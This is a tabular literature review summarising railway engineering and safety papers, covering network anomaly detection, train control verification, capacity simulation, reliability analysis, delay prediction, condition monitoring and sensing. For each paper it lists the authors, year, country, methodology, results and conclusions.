Data Analysis for Anomaly Detection to Secure Rail Network	Huaqun Guo et al., 2018	Singapore	The methodology section of the article describes a proposed packet analysis system designed to analyse network packets captured from a rail system network. The system aims to automatically provide real-time results and detect abnormalities in the network. The process of analysing the packets involves	The text does not provide specific details about the results obtained from the packet analysis system. However, based on the proposed methodology, we can infer that the system can capture and analysing network packets in real time. By evaluating various parameters such as arrival times, MAC addresses, packet sizes, protocols, and IP addresses, the system can identify abnormalities in the rail network. The results of the analysis are presented in a format that is easy to recognize, enabling prompt	The article mentions that abnormality detection is crucial for building a secure network. The proposed packet analysis system offers a solution to automatically analyse rail network packets and detect abnormalities in real time. By leveraging the system, network administrators can promptly identify and address security issues within the rail network. The conclusion emphasizes the need for more advanced anomaly detection methods to be designed and developed in the future to	-	-	Data analysis and anomaly detection techniques	-

			several steps, including reading and analysing the packet files, evaluating arrival times, examining data frames for source/destination MAC addresses and packet size, evaluating network protocols, and determining source/destination IP addresses and port numbers. The system utilizes software code to perform these analyses.	identification and response to network security issues.	enhance the automatic identification of abnormalities.				
Towards Risk Prediction: Runtime Verification of Train Control Systems for Overspeed Protection	Qian Hu; Ming Chai; Haifeng Wang, 2018	Singapore	The methodology employed in the study is a combination of MATLAB and SpaceEx. The authors use dynamic modelling and online monitoring techniques to assess and predict risks in Automatic Train Protection	The results of the study indicate that the proposed methodology effectively predicts and mitigates risks in ATP systems for railway operations. The authors present a table (Table I) showcasing the verification results for ten typical data points analysed during the study. The verification times are significantly shorter than the time it takes for the train to reach the predicted point,	Based on the experimental results and case studies conducted on the Beijing Yizhuang metro line, the authors draw several conclusions. Firstly, the dynamic modelling method combined with online monitoring enhances the efficiency of online verification by reducing the size of engineering line data required. This approach enables precise risk	-	-	Runtime verification and probabilistic risk assessment	MATLAB and SpaceEx model

			(ATP) systems for railway operations. The dynamic modeling approach involves assigning parameters to the dynamic model every 200ms, which generates a specific model for verification. The MATLAB tool interacts with other systems periodically, calculating protection curves and modifying the model accordingly.	demonstrating the efficiency of the methodology. The study successfully distinguishes between safe data points and those associated with potential dangers or faults. By utilizing the online monitoring framework, the system provides timely feedback to ATP when risks are detected, ensuring the safety of train operations.	prediction and mitigation in ATP systems. The study demonstrates that the proposed methodology can effectively identify risks caused by defects in engineering data, such as misconfigurations in line data or movement authority (MA) settings. By integrating MATLAB, SpaceEx, and the online monitoring framework, the ATP system can respond promptly to detected risks, ensuring the safety of train operations.				
Optimised Headway Distance Moving Block with Capacity Analysis	Huayu Duan; Felix Schmid, 2018	Singapore	The methodology employed in the study is described as simulation-based. The authors used simulations to evaluate the proposed signalling system called Optimised Headway Distance Moving Block (OHDMB). The	The results of the simulations demonstrated that the theoretical line capacity for the OHDMB concept increased by 59% compared to the traditional system. This suggests that implementing OHDMB could significantly enhance the railway capacity, potentially allowing for more trains to operate within a given section of the railway network. However, the specific details of the	Based on the results obtained from the simulations, the authors concluded that the adoption of the OHDMB signalling system could bring the capacity of rail transit to a new level. They propose that combining the "traditional" moving block concept with relative distance braking in OHDMB offers a feasible approach to achieve excellent railway	-	-	Capacity analysis and optimization algorithms	-

			simulations were likely performed using specialized software or tools that are not explicitly mentioned in the text.	simulation parameters, inputs, and performance metrics used to arrive at this conclusion are not provided in the text.	capacity while maintaining compliance with railway safety principles.				
A Case Study of MBSE Method Used in the EMU Train Design	Bo CHEN; Shicong ZHANG; Baoming WANG, 2018	Singapore	The methodology employed in the article is SysML (Systems Modeling Language). SysML is a modeling language used for requirements analysis and architecture modeling. It provides a graphical representation to visually present design information. The article utilizes nine diagrams in SysML to construct the Door Control System (DCS) requirement, use case, and function models,	The results of applying the Model-Based Systems Engineering (MBSE) approach using SysML in the design of an Electric Multiple Unit (EMU) are presented in the article. The use of SysML diagrams, such as the door state machine diagram and activity diagrams, enables the visualization and analysis of the dynamic behavior and control processes of the EMU. The results demonstrate the reusability of SysML models, as well as the traceability of information throughout the design process. By utilizing SysML, the design information can be effectively represented and optimized, leading to improved system designs.	The article concludes that the application of the MBSE approach, facilitated by SysML and its associated diagrams, provides strong support for the design of EMUs. The integration of MBSE in the design process of complex electromechanical systems, such as EMUs, allows for better overall requirement analysis, functional breakdown, and architecture generation. The use of SysML models ensures the traceability of information and assists in optimizing the existing designs. The conclusion also highlights the potential benefits of combining SysML with Modelica, a standardized system modeling language, to	–	–	MBSE and simulation	–

			as well as logical and physical architecture models. This approach allows for a more accurate understanding of the door opening logic and facilitates the hierarchical refinement of tasks within the model.		enhance the MBSE approach further.				
A Bayesian Network approach for the reliability analysis of complex railway systems	Emanuela Baglietto et al., 2018	Singapore	Bayesian Network approach and reliability analysis methods	Proposed approach improves the accuracy of reliability analysis. The authors assess reliability at different levels of decomposition, identification of critical elements	The proposed approach can be applied to complex railway systems to improve knowledge of system behaviour, support for maintenance planning and risk analysis for railway systems	-	-	Bayesian Network approach and reliability analysis methods	-
Virtual testing of the on-board ETCS with GNSS based Train Integrity determination	Jaizki Mendizabal et al., 2017	Poland	The paper shows the strategy and results of the simulation of the Train Integrity determination system into the on-board ETCS. It first shows the Smart Train	The results show that the on-board ETCS equipment can detect correctly the integrity loss and operates accordingly. The capability of STPS of providing integrity information is proven and that leads to the conclusion that train's integrity can be	The paper presents a strategy for simulating the Train Integrity determination system into the on-board ETCS using a GNSS based Smart Train Positioning System (STPS). The results show that train's integrity can be determined on-board by using STPS.	STPS	-	-	-

			Positioning System (STPS), a GNSS based on-board system that determines the train integrity. Scenarios are derived for two different routes. The test setup based on the ETCS on-board unit virtual laboratory is explained.	determined on-board by using STPS.					
Performability Analysis of Railway Systems	Norman Weik, Nils Nießen, 2018	Singapore	The article proposes a fault-tree based approach for the availability analysis of railway subnetworks. The methodology utilizes formal methods and models train paths as the central unit to establish a relationship between train operation and technical infrastructure. The fault-tree analysis allows for the	The application of the fault-tree based approach provides insights into the availability and reliability of train routes within the railway subnetwork. By considering various failure modes and rates of field elements, the analysis identifies critical elements that contribute to disruptions and performance loss. The article mentions a criticality analysis of switches in a railway station area based on scheduled train services. However, specific results or quantitative data from the analysis are not provided in the excerpt.	The proposed methodology offers a performance-based availability analysis of railway subnetworks. By utilizing formal methods and fault-tree analysis, the approach enables the identification of critical areas and resilience within densely used station areas. The study emphasizes the importance of field elements' failure rates and their impact on disruptions, highlighting that field element failures account for most disruptions compared to communication or control breakdowns. The methodology can be	-	-	Markov chain modeling, Monte Carlo simulation	-

			quantification of infrastructure-caused performance loss by considering different failure modes and rates of field elements. The field elements, including signals, switches, track segments, and detection systems, are explicitly modelled to account for their failure states. The analysis also takes into consideration degraded operation modes and the impact on service quality.		extended to continuous control systems such as ETCS Level 2, considering rolling stock and the reliability of the train communication system.				
Dynamic Delay Predictions for Large-Scale Railway Networks: Deep and Shallow Extreme Learning Machines Tuned via Thresholdout	Luca Oneto et al., 2017	Italy	Machine Learning (Deep and Shallow Extreme Learning Machines) The article proposes a data-driven approach for building a Dynamic Train Delay Prediction System (DTDPS)	The performance of the proposed models is evaluated using real-world TM data provided by RFI (Italian railway infrastructure manager) and weather data obtained from national weather services. The results demonstrate that the advanced analytics approaches outperform the	The study concludes that the proposed data-driven approach, leveraging SELM and DELM models, offers a significant advancement over existing methodologies. The models demonstrate superior predictive capabilities for train delay forecasting, providing valuable insights	-	-	Deep and Shallow Extreme Learning Machines	-

			for large-scale railway networks. The methodology relies on state-of-the-art tools and techniques to extract valuable knowledge from historical Train Movement (TM) data and exogenous weather information. Two data-driven models, Single Exponential Smoothing (SELM) and Double Exponential Smoothing (DELM), are employed to forecast the time delay (TD) of trains at different checkpoints along their itineraries.	current TD prediction system used by RFI. In particular, when considering only historical TM data, the models achieve robust and high-performance predictions compared to the existing system. Furthermore, the inclusion of weather information leads to an additional improvement of approximately 10% in accuracy, highlighting the potential of utilizing external data sources in the railway industry.	into the quality of predictive models. The findings suggest that incorporating exogenous weather data enhances the accuracy of the predictions. The authors emphasize the potential of utilizing external information sources and advanced analytics techniques to improve the performance of railway dispatching operations.			Single Exponential Smoothing (SELM), Double Exponential Smoothing (DELM)	
System reliability of slopes using multimodal optimisation	Reale, C., Xue, J., Gavin, K., 2016	Sri Lanka	Multimodal optimization	Investigates the system reliability of railway slopes using a multimodal optimization approach that considers factors such as soil type, rainfall intensity, slope	The proposed approach can help in assessing the system reliability of railway slopes and in making informed decisions about maintenance and repairs.	-	-	Multimodal optimization	-

				angle, and vegetation cover. The approach is validated using data from a case study in Sri Lanka.					
Safer Rail Operations: Reactive to Proactive Maintenance Using State-of-the-Art Automated Inservice Vehicle-Track Condition Monitoring	Ravi Ravitharan, 2018	United Kingdom	Automated inservice vehicle-track condition monitoring	Proposes a state-of-the-art automated inservice vehicle-track condition monitoring system for railway maintenance, which enables the transition from reactive to proactive maintenance. The system uses IoT devices and advanced data analytics techniques to monitor the condition of the railway infrastructure.	The proposed system can help in improving the safety and reliability of rail operations by enabling proactive maintenance and reducing the risk of failures.	-	Wireless communication	Data analytics techniques	-
A decision support approach for condition-based maintenance of rails based on big data analysis	Ali Jamshidi et al., 2018	Netherlands	Big data analysis	Proposes a decision support approach for condition-based maintenance of rails based on big data analysis. The approach uses IoT devices and data analytics techniques to monitor the condition of the rails and predict their remaining useful life. The approach is validated using data from a case study in Turkey.	The proposed approach can help in improving the efficiency and effectiveness of railway maintenance by enabling condition-based maintenance and reducing the cost of maintenance. Maintenance decisions can be optimized with the proposed approach	-	Wireless communication	Data analytics techniques	-
Performance Degradation Based Reliability Prediction Method for CTCS	Baigen Cai; Fengjiao Zhang; Wei ShangGu	China, England (Conf	Time series analysis and regression analysis	Predicted failure rates of each failure type of CTCS on-board equipment and predicted the reliability of whole CTCS on-board equipment	The proposed method can provide a reference for the reliability prediction of other train control systems.	-	-	Time series analysis and regressi	-

On-board Equipment	an; Jian Wang; Lei Chen, 2016	erence)						on analysis	
Timely condition-based maintenance planning for multi-component systems	K. Verbert, B. De Schutter, R. Babuška, 2017	Netherlands	Two-stage bottom-up approach for timely maintenance decision making based on real-time condition monitoring in multi-component systems[1]	The applicability of the method is demonstrated on a railway case	Timely planning allows to perform maintenance at a convenient time, to inform users regarding system downtime, and to optimize the management of spare parts, material, and personnel; at the system level, maintenance costs are significantly reduced by adequately combining or spreading maintenance activities	-	-	-	-
An Integration of Train Timetabling, Platforming and Routing-Based Cooperative Adjustment Methodology for Dealing with Train Delay	Yinggui Zhang, Zengru Chen, Min An, Aliyu Mani Umar, 2020	China	A methodology in which train timetabling, platforming and routing models are combined by studying the real-time adjustment and optimization of high-speed railway in the case of the train delay in order to produce a cooperative adjustment algorithm so that the train operation	The results show that the proposed method can quickly adjust the train operation plan in the case of the train delay, restore the normal train operation order, and reduce the impact of train delay on railway network effectively and efficiently.	The results of the case study demonstrate that the proposed cooperative adjustment algorithm can quickly and efficiently coordinate the adjustment of train timetabling, platforming, and routing plans. Compared to traditional methods that use multiple single models for hierarchical adjustments, the proposed method provides better control over the total number of delayed trains and total delay time.	-	-	-	MATLAB

			adjustment plan can be obtained.						
Online Insulation Fault Detection of Stator Winding of Induction Motor based on a Non-Intrusive Impedance Extraction Technique	Zhenyu Zhao; Kye-Yak See; Eng-Kee Chua; Arun Shankar Narayanan; Arjuna Weerasinghe; Zhenning Yang; Kelvin Tan, 2018	Singapore	The article proposes a non-intrusive impedance extraction technique for online condition monitoring of induction motors (IM). The methodology involves a setup that does not require direct electrical contact with the high voltage electrical power supply to the IM, ensuring safety during monitoring. The setup is described as simple and easily mountable or removable from the operating IM, facilitating on-site implementation and reducing installation costs.	Experimental results show that the proposed method can detect the early-stage insulation faults of the stator winding before a catastrophic failure occurs with a simple onsite implementation and low safety hazards. Although the specific results are not mentioned, the article suggests that the proposed non-intrusive impedance extraction technique has the potential to detect insulation faults in the stator winding of induction motors. The online impedance measurements are likely used to analyse the healthy state of the motor as well as to identify inter-turn short circuit and coil-to-coil short circuit faults.	The technique to detect the early-stage insulation faults of the stator winding will be very useful as a timely maintenance scheme can be conducted for preventing the faults proliferation, thereby, reducing the safety risks, motor downtime, and the cost from maintenance and downtime. The article concludes that the proposed method has promising applications in condition-based maintenance schemes for induction motors. By detecting insulation faults in a timely manner, irreversible damage, safety risks, motor downtime, and maintenance costs can be reduced. The non-intrusive nature of the method, without direct electrical contact, is emphasized as a significant advantage for ensuring safety during monitoring.	-	-	-	-

Improving safety of level crossings by detecting hazard situations using video based processing	Houssam Salmane, Louahdi Khoudour, Yassine Ruichek, 2013	France,China (Conference)	A video-based approach for detecting and evaluating dangerous situations induced by users (pedestrians, vehicle drivers, unattended objects) in level crossing environments. The approach starts by detecting and tracking objects shot in the level crossing area thanks to a video sensor. Then, a Hidden Markov Model is developed to recognize ideal trajectories of the detected objects during their tracking. The level of risk for each identified hazard scenario is estimated instantly by using	Degree of danger evaluation based on predicted trajectories: The system predicts the ideal trajectory for each tracked object and evaluates the degree of danger related to each object using various sources of dangerousness.	Proposed system effectively assesses the risk in level crossing scenarios and provides real-time danger analysis.	-	Monocular Imaging	Hidden Markov Model (HMM)	Dempster-Shafer theory

			Demptster-Shafer data fusion technique.						
Wireless Sensor Networks: Toward Smarter Railway Stations	Alawad H, Kaewunruen S, 2018	UK	Review of WSNs designed for use in monitoring and securing railway stations	- WSN technology offers enhanced security and safety in railway stations - WSNs can provide real-time monitoring of individual behavior - Wireless sensors improve efficiency, safety, and reliability in railway stations - Wireless fire detection systems are more efficient and cost-effective than traditional systems	Several WSNs applications are proposed for use in railway station systems, including advanced WSNs, which will enhance security, safety, and decision-making processes to achieve more cost-effective management in railway stations, as well as the development of integrated systems. The size, efficiency, and cost of WSNs are influential factors that attract the railway industry to adopt these devices. Exploitation of state-of-the-art tools and techniques such as WSNs to gain an enormous amount of data from a railway station is a new and novel concept requiring the development of artificial intelligence methods, such as machine learning, which will be vital for the future of the railway industry.	WSNs Wireless sensors	Radio-frequency communication, Near Field Communication (NFC)	Regression algorithms, Artificial Neural Networks (ANNs), Support Vector Machines (SVMs), Kernel Density Estimation (KDE), Clustering	-

					WSNs play a crucial role in the railway industry's future. Continued development and research in integrated systems and AI are needed.				
Passengers' anxiety about using the London Underground	Kim J, Gustafson-Pearce O, 2016	UK	Survey-based research. Exploratory study investigating anxiety as psychological stress in the United Kingdom's London Underground transport service environments. A questionnaire was designed, developed and administrated to test if negative situations and events faced during the journey induce anxiety. 81 respondents including 43 females and 38 males participated in the study.	The main triggers of anxiety were identified as seeing other passengers' anti-social behaviour, overcrowding, too much noise and late-night travel. Gender differences in the respondents were also reported on.	This study gives insights to stakeholders for improving service environments by the enhancement of customer experiences, through considering the perceptions of anxiety on anticipated future risks about negative situations where passengers' safety needs might arise. It also highlighted the importance of addressing passengers' safety needs and reducing the barrier to use in public transport.	-	-	-	-

Using Reliability Theory to Assess the Stability and Prolong the Design Life of Existing Engineered Slopes	Reale, C., Xue, J., & Gavin, K. (2017)	Ireland	The article utilizes a multi-modal optimization method called Locally Informed Particle Swarm Optimization (LIPs) in combination with Bishop's simplified slip circle and a polar coordinate version of FORM (First-Order Reliability Method). The LIPs method allows for the simultaneous determination of critical slip surfaces and their respective reliability indices. The analysis focuses on a typical steep, aged Irish railway embankment.	The analysis revealed four distinct critical slip surfaces with reliability indices ranging from 2.47 to 3.27. The slip surface with the lowest reliability index of 2.47 was found to pass through the clay-bearing stratum underlying the embankment. This failure mechanism resembled a classical rotational slip surface and differed significantly from the shallow deterministic slip surface. A deterministic analysis performed on the critical probabilistic slip surface resulted in a factor of safety (FOS) of 1.7, which was substantially larger than the minimum FOS of 1.24 obtained from the deterministic analysis of the minimum slip surface.	The study highlights the benefits of probabilistic design over deterministic design, particularly when evaluating the stability of existing engineered slopes. The probabilistic analysis provided a more accurate representation of the embankment's safety level compared to the deterministic analysis. It emphasized the importance of considering uncertainty and the location of the critical slip surface when assessing slope stability. The findings demonstrate the inadequacies of deterministic analysis in evaluating the stability of existing slopes and highlight the need to incorporate reliability methods to quantify uncertainties associated with slope integrity. The application of reliability theory can be cost-effective and provide valuable insights for assessing the safety of aged embankments and extending their design life.	-	-	-	-

RAMS Evaluation of GNSS for Railway Localisation	Lu D, Toro F, Schneider E, 2013	China (conference), Germany (university)	RAMS analysis based on test runs, Petri net model	The paper proposes a procedure and a model for evaluating GNSS in terms of railway RAMS using the GNSS data derived from many tests runs along a railway line in the High Tatra mountains in Slovakia. The accuracy, availability and then reliability are evaluated to represent the QoS along this line. Typical environment scenarios along this line are investigated in detail, for example open area, forest, etc. Each scenario is evaluated quantitatively according to reliability and availability aspects.	–Currently there is no RAMS evaluation method for GNSS-based localisation for railways available. The paper proposes a procedure and a model for evaluating GNSS in terms of railway RAMS. – GNSS performance in forested areas is insufficient, requiring other localization sensors	–	GNSS (Global Navigation Satellite System)	–	–
MRSI: A multimodal proximity remote sensing data set for environment perception in rail transit	Yihao Chen et al., 2021	China	The study focused on evaluating existing advanced networks for semantic segmentation and object detection on visible and infrared images in the context of rail transit. The researchers developed a	The results of the study showed the performance of the selected networks and algorithms on different subsets of the MRSI data set. The mPA and mIoU measures were calculated for semantic segmentation, while mAP was used for object detection. In terms of semantic segmentation, all four networks (SegNet,	MRSI is the first multimodal proximity remote sensing data set for rail scene understanding. With this data set, segmentation of the track area and recognition of obstacles can be achieved by sensing the environment in front of the train. Based on the evaluation of the existing networks and algorithms on the MRSI data	–	SegNet, DeepLabv3+, RefineNet, PSPNet	Faster R-CNN, YOLOv3, SSD	–

			medium-sized data set called MRSI (Multisource Rail Scene Images) that consisted of various scenes in the rail domain, including freight rail and metro. The data set was divided into different subsets based on semantic categories and acquisition methods. For semantic segmentation, four networks (SegNet, DeepLabv3+, RefineNet, and PSPNet) were selected to evaluate the performance of the data set. The evaluation metrics used included mean Pixel Accuracy (mPA) and mean	DeepLabv3+, RefineNet, and PSPNet) achieved competitive results on the various subdatasets of MRSI, including Dataset_11, Dataset_1, Dataset_i visible, and Dataset_i infrared. The mPA and mIoU values indicated the accuracy and quality of the segmentation results for different categories. For object detection, the three selected algorithms (Faster R-CNN, YOLOv3, and SSD) demonstrated satisfactory performance on the subdatasets of MRSI, including Dataset_1, Dataset_i visible, and Dataset_i infrared. The mAP values indicated the precision and recall of the detection results.	set, the study concluded that the data set proved valuable and usable for semantic segmentation and object detection tasks in the rail domain. The researchers acknowledged that their goal was not to challenge these algorithms but rather to demonstrate the value and applicability of the new data set. The MRSI data set addressed the limitations of other open-source data sets, such as covering special conditions like night and rain, incorporating infrared images to enhance multisource understanding, and systematically classifying different scene images.				

			Intersection over Union (mIoU). For object detection, three classical algorithms (Faster R-CNN, YOLOv3, and SSD) were chosen, and the mean Average Precision (mAP) was used as the evaluation metric.						
Possible Areas of Application of Drones in Waste Management during Rail Accidents and Disasters	Leizer G., 2018	Hungary	The article presents the most modern versions of unmanned aerial vehicles (drones) from the aspect of safer identification of dangerous effluent materials during rail accidents and catastrophes. These technologies are crucial to minimize the pollution of dangerous waste generated during accidents or catastrophes. The	-Improved identification of transported materials during rail accidents and catastrophes. -Faster data forwarding and communication between operators and drones. -Assistance in environmental and personal safety.	The application of drones is particularly relevant when the approachability of the affected area is difficult or impossible. During the neutralization of explosive, hazardous or toxic materials, the risk of life could be eliminated using drones equipped with the most modern technologies.	RFID transponders, RFID tags, Drones	Radio Frequency (433 MHz)	-	-

			exploration of further opportunities of waste management is necessary, as well as to find new methods to handle waste in time securely and professionally.						